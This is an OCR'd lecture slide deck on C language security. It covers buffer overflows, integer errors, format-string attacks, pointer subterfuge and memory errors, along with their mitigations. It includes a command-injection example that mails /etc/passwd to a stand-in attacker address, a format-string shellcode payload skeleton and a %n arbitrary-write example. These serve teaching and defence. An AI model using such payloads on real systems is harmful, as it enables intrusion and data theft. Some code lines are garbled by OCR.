Language Security and C

- The student will be able to define and detect string, integer, formatted output, pointer and dynamic memory errors that lead to security vulnerabilities.
- Given a C program with a vulnerability, the student will be able to give a mitigation strategy for the program.

What is the Problem with C?

- C does not protect programmers.
  - Problems arise from an imprecise understanding of the semantics of logical abstractions and how they translate into machine-level instructions.

What is the Problem with C?

- Programmer errors
  - Failing to prevent writing beyond the boundaries of an array,
  - Failing to catch integer overflows and truncations,
  - Calling functions with the wrong number of arguments.

Lack of *type safety.*

- Operations can legally act on signed and unsigned integers of differing lengths using implicit conversions and producing unrepresentable results.

What is the Problem with C?

- Short term solutions:
  - Educating developers in how to program securely by recognizing common security flaws and applying appropriate mitigations.
- Long term solutions:
  - Language standard, compilers, and tools evolve.

Legacy Code

- A significant amount of legacy C code was created (and passed on) before the standardization of the language.
- Legacy C code is at higher risk for security flaws because of the looser compiler standards and is harder to secure because of the resulting coding style.

5

Other Languages

- Many security professionals recommend using other languages, such as Java.
- Adopting Java is often not a viable option because of:
  - Existing investment in C source code,
  - Programming expertise,
  - Development environments.

6

Other Languages

- Another alternative to using C is to use a C dialect, such as Cyclone [Jim 02].
- Cyclone is currently supported on x86 Linux, and on Windows using Cygwin.


7

Strings

- Strings are a fundamental concept, but they are not a built-in data type in C.
- C-Strings
  - C-style string: character array terminated by first null character.
  - Wide string: wide character array terminated by first null character.

8

Strings



- C-style strings consist of a contiguous sequence of characters terminated by and including the first null character.
  - A pointer to a string points to its initial character.
  - The length of a string is the number of bytes preceding the null character
  - The value of a string is the sequence of the values of the contained characters, in order.

9

Strings

- Common Errors:
  - Unbounded string copies
  - Null-termination errors
  - Truncation
  - Write outside array bounds
  - Off-by-one errors
  - Improper data sanitization

10

Strings

- What's wrong?

```
#include <stdio.h>


void main(void)
{
    char Password[80];
       puts("Enter 8 character password:");
       gets(Password);
}
```

11

Strings

- What's wrong?

```
void main(void)
{
    char Password[80];
       puts("Enter 8 character password:");
       gets(Password);
}
```

gets reads from standard input until a newline character is read or an end of file (EOF) condition is encountered.
Programmer does not know the size of input.
Standard (vulnerable) solution allocates a much bigger buffer than expected input.

UNBOUNDED STRING COPY

12

From ISO/IEC 9899:1999

The **strncpy** function

```
char *strncpy(char * restrict s1,
 const char * restrict s2,
 size_t n);
```

copies not more than **n** characters (characters that follow a null character are not copied) from the array pointed to by **s2** to the array pointed to by **s1**.

Thus, if there is no null character in the first **n** characters of the array pointed to by **s2**, the result will not be null-terminated.

13

Strings

- String Truncation
  - Functions that restrict the number of bytes are often recommended to mitigate against buffer overflow vulnerabilities
    - `strncpy()` instead of `strcpy()`
    - `fgets()` instead of `gets()`
    - `snprintf()` instead of `sprintf()`
  - Strings that exceed the specified limits are truncated
  - Truncation results in a loss of data, and in some cases, to software vulnerabilities

14

Strings

- Improper Data Sanitization
  - A much bigger problem, but here is a simple example:

An application inputs an email address from a user and writes the address to a buffer

```
sprintf(buffer,
   "/bin/mail %s < /tmp/email",
   addr
);
```

The buffer is then executed using the **`system()`** call.


The risk is, of course, that the user enters the following string as an email address:

```
bogus@addr.com; cat /etc/passwd  | mail some@badguy.net
```

15

Strings

- A buffer overflow occurs when data is written outside of the boundaries of the memory allocated to a particular data structure.



16


Strings

- Buffer overflows occur because we usually do not check bounds.
  - Standard library functions do not check bounds.
  - Programmers do not check bounds.
- Not all buffer overflows are exploitable.

17

Strings

- Process Memory Organization



Code or Text: Instructions and read only data

Data: Initialized data, uninitialized data, static variables, global variables

Heap: Dynamically allocated variables


Stack: Local variables, return addresses, etc.

18

Strings: Stack Management

- When calling a subroutine / function:
  - Stack stores the return address
  - Stack stores arguments, return values
  - Stack stores variables local to the subroutine
- Information pushed on the stack for a subroutine call is called a *frame*.
  - Address of frame is stored in the frame or base point register.
    - %ebp on Intel architectures

19




```
void stackTraverse(int parm1, int parm2){

  int local1=1;
  int local2=2;
  int local3=3;
  int *addrLocals;

  addrLocals=&local3;
  printf("The locals:\n");
  printf("   local3 has value <%d>\n",*addrLocals);
  printf("   local2 has value <%d>\n",*(++addrLocals));
  printf("   local1 has value <%d>\n",*(++addrLocals));
  /* Past dynamic link */  addrLocals++;
  printf("Return address has value: %x\n",*(++addrLocals));
  printf("The parms:\n");
  printf("   parm1 has value <%d>\n",*(++addrLocals));
  printf("   parm2 has value <%d>\n",*(++addrLocals));

}
main(){

  stackTraverse(333,444);
}
```

20

```
$ gcc -g -o stack stack.c
$ gdb stack
(gdb) disassemble main
Dump of assembler code for function main:
0x0040112d <main+0>:    push   %ebp
0x0040112e <main+1>:    mov    %esp,%ebp
0x00401130 <main+3>:    sub    $0x18,%esp
0x00401133 <main+6>:    and    $0xfffffff0,%esp
0x00401136 <main+9>:    mov    $0x0,%eax
0x0040113b <main+14>:   add    $0xf,%eax
0x0040113e <main+17>:   add    $0xf,%eax
0x00401141 <main+20>:   shr    $0x4,%eax
0x00401144 <main+23>:   shl    $0x4,%eax
0x00401147 <main+26>:   mov    %eax,0xfffffffc(%ebp)
0x0040114a <main+29>:   mov    0xfffffffc(%ebp),%eax
0x0040114d <main+32>:   call   0x401170 <_alloca>
0x00401152 <main+37>:   call   0x401200 <__main>
0x00401157 <main+42>:   movl   $0x1bc,0x4(%esp)
0x0040115f <main+50>:   movl   $0x14d,(%esp)
0x00401166 <main+57>:   call   0x401050 <stackTraverse>
0x0040116b <main+62>:   leave
0x0040116c <main+63>:   ret
End of assembler dump.
```



```
(gdb) run
Starting program: … (output omitted) …
The locals:
   local3 has value <3>
   local2 has value <2>
   local1 has value <1>
Return address has value: 40116b
The parms:
   parm1 has value <333>
   parm2 has value <444>

Program exited with code 031.
(gdb)
```


Why Overflows Can Threaten System Security

```
int aFunc(int parm1, int parm2){

  char buf[4];
  int *addrLocals;

  addrLocals=buf;
  addrLocals++;  /* Now points at dynamic link */
  addrLocals++;  /* Now points at return address */
  printf("Return address has value: %x\n",*addrLocals);

  printf("Enter string:");
  gets(buf);
  printf("Return address after gets is: %x\n",*addrLocals);
}
main(){
  int ret;
  ret=aFunc(13,127);
}
```



```
$ ascii
000  0000  ^@   032  0x20       064  0x40  @    096  0x60  `
001  0x01  ^A   033  0x21  !    065  0x41  A    097  0x61  a
002  0x02  ^B   034  0x22  "    066  0x42  B    098  0x62  b
…
```

```
$ ./attack
Return address has value: 401107
Enter string:AAAAAAAAAAAA
Return address after gets is: 41414141
Segmentation fault (core dumped)
```

Exploitation of Buffer Overflows

- These are not the only exploit strategies.

25

Mitigation Strategies

- Include strategies designed to
  - prevent buffer overflows from occurring
  - detect buffer overflows and securely recover without allowing the failure to be exploited
- Prevention strategies can
  - statically allocate space
  - dynamically allocate space

26

Mitigation Strategies
Statically Allocated Space

- Impossible to add data after buffer is filled.
  - Because the static approach discards excess data, actual program data can be lost.
  - Consequently, the resulting string must be fully validated.

```
#include <string.h>
#include <stdlib.h>

int myfunc(const char *arg)
{
        char buff[100];
        if (strlen(arg) >= sizeof(buff))
        {
                abort();
        }
}

int main(char * argv[])
{
        myfunc(argv[1]);
        return 0;
}
```

Validating Input

27

Mitigation Strategies
Statically Allocated Space

- Never use gets()
  - Impossible to tell how many characters gets () will read.
- Use fgets() instead.
  - fgets() has two arguments:
    - number of characters to be read (including terminating zero)
    - input stream
  - However, fgets() retains the newline character.
    - fgets() allows reading partial lines, but we can check for the newline character at the end.
  - Buffer-overflow still possible if we specify more characters than the buffer contains.

28

Detection & Recovery

- Compiler generated runtime checks:
  - Visual C++ provides native runtime checks for common runtime errors:
    - stack pointer corruption
    - overrun of local arrays.

29

Detection & Recovery

- Nonexecutable stack
  - Prevent executable code from running in the stack segment.
    - This prevents only one type of buffer overflow exploits.
    - Arc injection, heap buffer overflow etc. still work.
  - Can have poorer performance.
  - Can break legacy code.

30

Detection & Recovery

- Stackgap
  - Since many stack-based buffer overflow exploits need to know the location of the stack in memory:
  - Stackgap introduces a randomly sized gap before allocating local memory variables on the stack.
    - No or Less performance penalty, though poorer memory utilization.
    - Makes buffer overflow exploits harder, but not impossible.

31


Detection & Recovery

- Runtime Bound Checkers
  - Idea: Retool the compiler to do bounds checking as in Java.
  - Problem: Performance can be horrible.
  - Catches almost all, but not all out of bounds data accesses.

32

Detection & Recovery

- Canaries
  - Protect the return address with a canary.
  - A buffer overflow will kill the canary.
  - If the canary is dead, stop program execution.
  - Implemented in StackGuard, ProPolice, Visual C++ .NET



33

Integers

- Integers represent a growing and underestimated source of vulnerabilities in C programs.
- Integer range checking has not been systematically applied in the development of most C software.
  - security flaws involving integers exist
  - a portion of these are likely to be vulnerabilities
- A software vulnerability may result when a program evaluates an integer to an unexpected value.

34

Introductory Example

Accepts two string arguments and calculates their combined length (plus an extra byte for the terminating null character)

```
int main(int argc, char *co      *argv) {
 unsigned short int total;
 total = strlen(argv[1]) +
             strlen(argv[2]) + 1;
 char *buff = (char *) malloc(total);
 strcpy(buff, argv[1]);
 strcat(buff, argv[2]);
}
```

Memory is allocated to store both strings.

The 1st argument is copied into the buffer and the 2nd argument is concatenated to the end of the 1st argument


35

Integer Error Conditions

- Integer operations can resolve to unexpected values as a result of
  - a sign error
  - an overflow
  - truncation


36

Signed Integer Representation



37

Unsigned Integer Representation



38

Signed Integer Conversions

- When a signed integer is converted to an unsigned integer of equal or greater size and the value of the signed integer is not negative
  - the value is unchanged
  - the signed integer is sign-extended
- A signed integer is converted to a shorter signed integer by truncating the high-order bits.

39

Signed Integer Conversions 2

- When signed integers are converted to unsigned integers
  - bit pattern is preserved—no lost data
  - high-order bit loses its function as a sign bit
- If the value of the signed integer is not negative, the value is unchanged.
- If the value is negative, the resulting unsigned value is evaluated as a large, signed integer.

40

Signed Integer Conversion Example

```
1. unsigned int l = ULONG_MAX;
2. char c = -1;
3. if (c == l) {
4.  printf("-1 = 4,294,967,295?\n");
5. }
```

The value of **c** is compared to the value of **l**.

Because of integer promotions, **c** is converted to an unsigned integer with a value of **0xFFFFFFFF** or 4,294,967,295

41

Sign Error Example 1

```
#define BUFF_SIZE 10
int main(int argc, char* argv[]){
   int len;
   char buf[BUFF_SIZE];
   len = atoi(argv[1]);
   if (len < BUFF_SIZE){
      memcpy(buf, argv[2], len);
   }
}
```

Program accepts two arguments (the length of data to copy and the actual data)

len declared as a signed integer

argv[1] can be a negative value

A negative value bypasses the check

Value is interpreted as an unsigned value of type size_t

42

Sign Errors Example 2

The negative length is interpreted as a large, positive integer with the resulting buffer overflow

This vulnerability can be prevented by restricting the integer **len** to a valid value

- more effective range check that guarantees **len** is greater than 0 but less than **BUFF_SIZE**
- declare as an unsigned integer
  - eliminates the conversion from a signed to unsigned type in the call to **memcpy()**
  - prevents the sign error from occurring

43

Overflow

- An integer overflow occurs when an integer is increased beyond its maximum value or decreased beyond its minimum value.
- Overflows can be signed or unsigned
  - A signed overflow occurs when a value is carried over to the sign bit
  - An unsigned overflow occurs when the underlying representation can no longer represent a value

44

Overflow Examples 1

```
1. int i;
2. unsigned int j;

3. i = INT_MAX;  // 2,147,483,647
4. i++;
5. printf("i = %d\n", i);

6. j = UINT_MAX; // 4,294,967,295;
7. j++;
8. printf("j = %u\n", j);
```

i=-2,147,483,648

j = 0

45

Overflow Examples 2

```
9. i = INT_MIN; // -2,147,483,648;
10. i--;
11. printf("i = %d\n", i);

12. j = 0;
13. j--;
14. printf("j = %u\n", j);
```

i=2,147,483,647

j = 4,294,967,295

46

Integer Multiplication

Multiplication is prone to overflow errors because relatively small operands can overflow

One solution is to allocate storage for the product that is twice the size of the larger of the two operands.

47

Memory Allocation Example

Integer overflow can occur in `calloc()` and other memory allocation functions when computing the size of a memory region.

A buffer smaller than the requested size is returned, possibly resulting in a subsequent buffer overflow.

The following code fragments may lead to vulnerabilities:

```
p = calloc(sizeof(element_t), count);
```

48

Memory Allocation

The **`calloc()`** library call accepts two arguments

- the storage size of the element type
- the number of elements

The element type size is not specified explicitly in the case of new operator in C++.

To compute the size of the memory required, the storage size is multiplied by the number of elements.

49

Overflow Condition

If the result cannot be represented in a signed integer, the allocation routine can appear to succeed but allocate an area that is too small.

The application can write beyond the end of the allocated buffer resulting in a heap-based buffer overflow.

50

Truncation Errors

- Truncation errors occur when
  - an integer is converted to a smaller integer type and
  - the value of the original integer is outside the range of the smaller type
- Low-order bits of the original value are preserved and the high-order bits are lost.

51

Truncation Error Example

```
1. char cresult, c1, c2, c3;
2. c1 = 100;
3. c2 = 90;
4. cresult = c1 + c2;
```

- Adding **`c1`** and **`c2`** exceeds the max size of **`signed char (+127)`**
  - Integers smaller than **`int`** are promoted to **`int`** or **`unsigned int`** before being operated on
  - Truncation occurs when the value is assigned to a type that is too small to represent the resulting value

52

Truncation: Vulnerable Implementation

```
bool func(char *name, long cbBuf) {
  unsigned short bufSize = cbBuf;
  char *buf = (char *)malloc(bufSize);
  if (buf) {
     memcpy(buf, name, cbBuf);
     if (buf) free(buf);
     return true;
  }
  return false;
}
```

cbBuf is used to initialize **bufSize** which is used to allocate memory for **buf**

cbBuf is declared as a long and used as the size in the **memcpy()** operation

53

Truncation Vulnerability

cbBuf is temporarily stored in the unsigned short **bufSize**.

The maximum size of an **unsigned short** for both GCC and the Visual C++ compiler on IA-32 is 65,535.

The maximum value for a **signed long** on the same platform is 2,147,483,647.

A truncation error will occur on line 2 for any values of **cbBuf** between 65,535 and 2,147,483,647.

54

Truncation Vulnerability

This would only be an error and not a vulnerability if **bufSize** were used for both the calls to **malloc()** and **memcpy()**

Because **bufSize** is used to allocate the size of the buffer and **cbBuf** is used as the size on the call to **memcpy()** it is possible to overflow **buf** by anywhere from 1 to 2,147,418,112 (2,147,483,647 - 65,535) bytes.

55

Error Detection

- Integer errors can be detected
  - By the hardware
  - Before they occur based on preconditions
  - After they occur based on postconditions

56

Non-Exceptional Integer Errors

- Integer related errors can occur without an exceptional condition (such as an overflow) occurring
  - hardware detection is not always enough

Negative Indices

```
int *table = NULL;\
int insert_in_table(int pos, int value){
   if (!table) {
      table = (int *)malloc(sizeof(int) * 100);
   }
   if (pos > 99) {
      return -1;
   }
   table[pos] = value;
      return 0;
   }
```

Storage for the array is allocated on the heap

pos is not > 99

value is inserted into the array at the specified position

Vulnerability

There is a vulnerability resulting from incorrect range checking of **pos**

- Because **pos** is declared as a signed integer, both positive and negative values can be passed to the function.
- An out-of-range positive value would be caught but a negative value would not.

Mitigation: Type Range Checking

Type range checking can eliminate integer vulnerabilities.

Languages such as Pascal and Ada allow range restrictions to be applied to any scalar type to form subtypes.

Ada allows range restrictions to be declared on derived types using the range keyword:

```
type day is new INTEGER range 1..31;
```

Range restrictions are enforced by the language runtime.

C is not nearly as good at enforcing type safety.

Formatted Output

- Formatted output functions consist of a format string and a variable number of arguments.
  - Format string provides a set of instructions that are interpreted by the formatted output function.
  - By controlling the content of the format string a user can control execution of the formatted output function.
- Because all formatted output functions have capabilities that allow a user to violate a security policy, a vulnerability exists.

61

Exploiting Formatted Output Functions

- Formatted output became important to the security community when a format string vulnerability was discovered in WU-FTP.
- Format string vulnerabilities can occur when a format string is supplied by a user or other untrusted source.
- Buffer overflows can occur when a formatted output routine writes beyond the boundaries of a data structure.

62

Buffer Overflow

- Formatted output functions that write to a character array assume arbitrarily long buffers, which makes them susceptible to buffer overflows.

```
char buffer[512];
sprintf(buffer, "Wrong command: %s\n", user)
```

- buffer overflow vulnerability using `sprintf()` as it substitutes the %s conversion specifier with a user-supplied string.
- Any string longer than 495 bytes results in an out-of-bounds write (512 bytes - 16 character bytes - 1 null byte)

63

Stretchable buffer - 1

```
1. char outbuf[512];
2. char buffer[512];
3. sprintf(
     buffer,
     "ERR Wrong command: %.400s",
     user
   );
4. sprintf(outbuf, buffer);
```

The sprintf() call cannot be directly exploited because the %.400s conversion specifies limits the number of bytes written to 400.

64

Stretchable buffer - 2

```
1. char outbuf[512];
2. char buffer[512];
3. sprintf(
     buffer,
     "ERR Wrong command: %.400s",
     user
   );
4. sprintf(outbuf, buffer);
```

This same call can be used to indirectly attack the sprintf() call providing the following value for user:

%497d\x3c\xd3\xff\xbf<nops><shellcode>

65

Stretchable buffer - 3

```
1. char outbuf[512];
2. char buffer[512];
3. sprintf(
     buffer,
     "ERR Wrong command: %.400s",
     user
   );
4. sprintf(outbuf, buffer);
```

The sprintf() call on line 3 inserts this string into buffer.

%497d\x3c\xd3\xff\xbf<nops><shellcode>

66

Stretchable buffer - 4

```
1. char outbuf[512];
2. char buffer[512];
3. sprintf(
     buffer,
     "ERR Wrong command: %
     user
   );
4. sprintf(outbuf, buffer);
```

The buffer array is then passed to the second call to sprintf() as the format string argument.

67

Stretchable buffer - 5

- The %497d format instructs `sprintf()` to read an imaginary argument from the stack and write 497 characters to buffer.
- The total number of characters written now exceeds the length of `outbuf` by four bytes.
- The user input can be manipulated to overwrite the return address with the address of the exploit code supplied in the malicious format string argument (0xbfffd33c).
- When the current function exits, control is transferred to the exploit code in the same manner as a stack smashing attack.

68

Stretchable buffer - 6

```
1. char outbuf[512];
2. char buffer[512];
3. sprintf(
     buffer,
     "ERR Wrong command: %.4
     user
   );
4. sprintf(outbuf, buffer);
```

The programming flaw is that sprintf() is being used inappropriately on line 4 as a string copy function when strcpy() or strncpy() should be used instead

Replacing this call to sprintf() with a call to strcpy() eliminates the vulnerability

69

Viewing Stack Content

- Attackers can also exploit formatted output functions to examine the contents of memory.
- Disassembled `printf()` call

```
char format [32];
strcpy(format, "%08x.%08x.%08x.%08x");
printf(format, 1, 2, 3);
```

```
1. push 3
2. push 2
3. push 1
4. push offset format
5. call _printf
6. add  esp,10h
```

Arguments are pushed onto the stack in reverse order.

the arguments in memory appear in the same order as in the printf() call

70

Viewing the Contents of the Stack

- Formatted output functions including `printf()` use an internal variable to identify the location of the next argument.
- The contents of the stack or the stack pointer are not modified, so execution continues as expected when control returns to the calling program.
- The formatted output function will continue displaying the contents of memory in this fashion until a null byte is encountered in the format string.

71

Viewing the Contents of the Stack

- After displaying the remaining automatic variables for the currently executing function, `printf()` displays the stack frame for the currently executing function
- As `printf()` moves sequentially through stack memory, it displays the same information for the calling function.
- The function that called that function, and so on, up through the call stack.

72

Overwriting Memory

- Formatted output functions are dangerous because most programmers are unaware of their capabilities.
- On platforms where integers and addresses are the same size (such as the IA-32), the ability to write an integer to an arbitrary address can be used to execute arbitrary code on a compromised system.
- The %n conversion specifier was created to help align formatted output strings.
- It writes the number of characters successfully output to an integer address provided as an argument.

73

Overwriting Memory

- Example, after executing the following code snippet:

```
int i;
printf("hello%n\n", (int *)&i);
```

- The variable i is assigned the value 5 because five characters (h-e-l-l-o) are written until the %n conversion specifier is encountered.
- Using the %n conversion specifier, an attacker can write a small integer value to an address.
- To exploit this security flaw an attacker would need to write an arbitrary value to an arbitrary address**.**

74

Overwriting Memory

- The call:

```
printf("\xdc\xf5\x42\x01%08x.%08x.%08x%n");
```

- Writes an integer value corresponding to the number of characters output to the address 0x0142f5dc.
- The value written (28) is equal to the eight-character-wide hex fields (times three) plus the four address bytes.
- An attacker can overwrite the address with the address of some shell code.


75

Pointer Subterfuge

- Pointer Subterfuge is a general expression for exploits that modify a pointer's value.
  - Function pointers are overwritten to transfer control to an attacker supplied shellcode.
  - Data pointers can also be changed to modify the program flow according to the attacker's wishes.

76

Pointer Subterfuge



- Using a buffer overflow:
  - Buffer must be allocated in the same segment as the target pointer.
  - Buffer must have a lower memory address than the target pointer.
  - Buffer must be susceptible to a buffer overflow exploit.

77

Pointer Subterfuge

- UNIX executables contain both a data and a BSS segment.
- The data segment contains all initialized global variables and constants.
- The Block Started by Symbols (BSS) segment contains all uninitialized global variables.
- Initialized global variables are separated from uninitialized variables.

78

Pointer Subterfuge

```
1. static int GLOBAL_INIT = 1;      /* data segment, global */
2. static int global_uninit;         /* BSS segment, global */
3.
4. void main(int argc, char **argv) {       /* stack, local */
5.   int local_init = 1;                    /* stack, local */
6.   int local_uninit;                      /* stack, local */
7.   static int local_static_init = 1;  /* data seg, local */
8.   static int local_static_uninit; /* BSS segment, local */
                  /* storage for buff_ptr is stack, local */
                       /* allocated memory is heap, local */
9.   }
```

79

Pointer Subterfuge

```
void good_function(const char *str) {
        //do something
}

int main(int argc, char **argv) {
        if (argc !=2){
                printf("Usage: prog_name <string1>Wn");
                exit(-1);
        }
        static char buff [BUFFSIZE];
        static void (*funcPtr)(const char *str);
        funcPtr = &good_function;
        strncpy(buff, argv[1], strlen(argv[1]));
        (void)(*funcPtr)(argv[2]);
        return 0;
}
```

80

Pointer Subterfuge

- Program vulnerable to buffer overflow exploit.
- Both buffer and function pointer are uninitialized and hence stored in BSS segment.

81

Pointer Subterfuge

```
void good_function(const char *str) {
        //do something
}

int main(int argc, char **argv) {
        if (argc !=2){
                printf("Usage: prog_name <stringl>₩n");
                exit(-1);
        }
        static char buff [BUFFSIZE];
        static void (*funcPtr)(const char *str);
        funcPtr = &good_function;
        strncpy(buff, argv[1], strlen(argv[1]));
        (void)(*funcPtr)(argv[2]);
        return 0;
}
```

82

Function Pointer Example

1. void good_function(const char *str) {...}
2. void main(int argc, char **argv) {
3. static char buff[BUFFSIZE];
4. static void (*funcPtr)(const char *str);
5. funcPtr = &good_function;
6. strncpy(buff, argv[1], strlen(argv[1]));
7. (void)(*funcPtr)(argv[2]);
8. }

The static character array buff

funcPtr declared are both uninitialized and stored in the BSS segment.

83

Function Pointer Example

1. void good_function(const char *str) {...}
2. void main(int argc, char **argv) {
3. static char buff[BUFFSIZE];
4. static void (*funcPtr)(const char *str);
5. funcPtr = &good_function;
6. strncpy(buff, argv[1], strlen(argv[1]));
7. (void)(*funcPtr)(argv[2]);
8. }

A buffer overflow occurs when the length of argv[1] exceeds BUFFSIZE.

84

Function Pointer Example

```
1. void good_function(const char *str) {...}
2. void main(int argc, char **argv) {
3.   static char buff[BUFFSIZE];
4.   static void (*funcPtr)(const char *str);
5.   funcPtr = &good_function;
6.   strncpy(buff, argv[1], strlen(argv[1]));
7.   (void)(*funcPtr)(argv[2]);
8. }
```

When the program invokes the function identified by funcPtr, the shellcode is invoked instead of good_function().

85

Data Pointers Example

```
void foo(void * arg, size_t len)        {
        char buff[100];
        long val = …;
        long *ptr = …;
        memcpy(buff, arg, len);
        *ptr = val;
        …
        return;
}
```

Buffer is vulnerable to overflow.

Both val and ptr are located after the buffer and can be overwritten.

This allows a buffer overflow to write an arbitrary address in memory.

86

Data Pointers

- Arbitrary memory writes can change the control flow.
- This is easier if the length of a pointer is equal to the length of important data structures.
  - Intel 32 Architectures:
    - sizeof(void*) = sizeof(int) = sizeof(long) = 4B.

87

Mitigation

- Canaries
  - Does protect against
    - Overflowing a buffer on a stack & overwrite stack pointer and other protected regions.
  - Do not protect against
    - Overflowing a stack by itself.
    - Modification of
      - variables
      - data pointers
      - function pointers

88

Mitigation

- Pointer subterfuge is a response to anti-stack smashing measures
  - Canaries, Stack-Guard
- Method is a buffer overflow in the vicinity of a target pointer.
  - Function pointer overwrite:
    - Attacker can move control to arbitrary code provided in the payload.
  - Data pointer overwrite:
    - Can result in arbitrary writes to arbitrary memory.
    - These modify one of a large list of “juicy” targets.

89

Common Dynamic Memory Errors

- Initialization errors,
- Failing to check return values,
- Writing to already freed memory,
- Freeing the same memory multiple times,
- Improperly paired memory management functions,
- Improper use of allocation functions.

90

Common Dynamic Memory Errors

- Initialization
  - Programmer assumes that malloc() zeroes block.
  - Initializing large blocks of memory can impact performance and is not always necessary.
    - Programmers have to initialize memory using memset() or by calling calloc(), which zeros the memory.

91

Common Dynamic Memory Errors

- Failing to Check Return Values
  - Memory is a limited resource and can be exhausted.
  - The standard `malloc()` function returns a NULL pointer if the requested space cannot be allocated.
  - When memory cannot be allocated a consistent recovery plan is required.
  - The application programmer should:
    - determine when an error has occurred.
    - handle the error in an appropriate manner.

92

Common Dynamic Memory Errors

- Referencing freed memory
  - Usually works, since memory is not immediately reused.

```
for (p = head; p != NULL; p = p->next)
        free(p);
```

wrong

```
for (p = head; p != NULL; p = q) {
      q = p->next;
      free(p);
}
```

correct

93

Common Dynamic Memory Errors

- Referring to freed memory
  - Unlikely to result in a runtime error
    - because memory is owned by the memory manager of the program.
  - Freed memory can be allocated before a read.
    - Read reads incorrect values.
    - Writes destroy some other variable.
  - Freed memory can be used by the memory manager.
    - Writes can destroy memory manager metadata.
    - Difficult to diagnose run-time errors.
    - **Basis for an exploit**

94

Common Dynamic Memory Errors

- Freeing memory multiple times
  - Often result of a cut-paste on code.
  - Can corrupt the memory manager in unknown ways


```
x = malloc(n * sizeof(int));
/* manipulate x */
free(x);

y = malloc(n * sizeof(int));
/* manipulate y */
free(x);
```

95

Common Dynamic Memory Errors

- Freeing memory multiple times
  - Data structures can contain links to the same item.
  - Example: (What happens if both lists are freed?)



96

Common Dynamic Memory Errors

- Improperly paired memory management functions
  - Always use
    - new ↔ delete
    - malloc ↔ free
  - Improper pairing **can** work on some platforms sometimes, but code is not portable.

97

Common Dynamic Memory Errors

- Improper use of allocation functions
  - `malloc(0)`
    - Can lead to memory management errors.
    - A C runtime library can return
      - a NULL pointer
      - or return a pseudo-address
    - The safest and most portable solution is to ensure zero-length allocation requests are not made.

98

Common Dynamic Memory Errors

- Improper use of allocation functions
  - Using `alloca()`
    - Function:
      - Allocates memory in the stack frame of the caller.
      - Automatically freed when function calling alloca() returns.
    - Definition:
      - Is NOT defined in POSIX, SUSv3, C99.
      - But available on some BSD, GCC, Linux distributions.
    - Problems:
      - Often implemented as an in-line function.
        - Does not return null error.
      - Can make allocations larger than stack.
      - Confused programmers can call free

99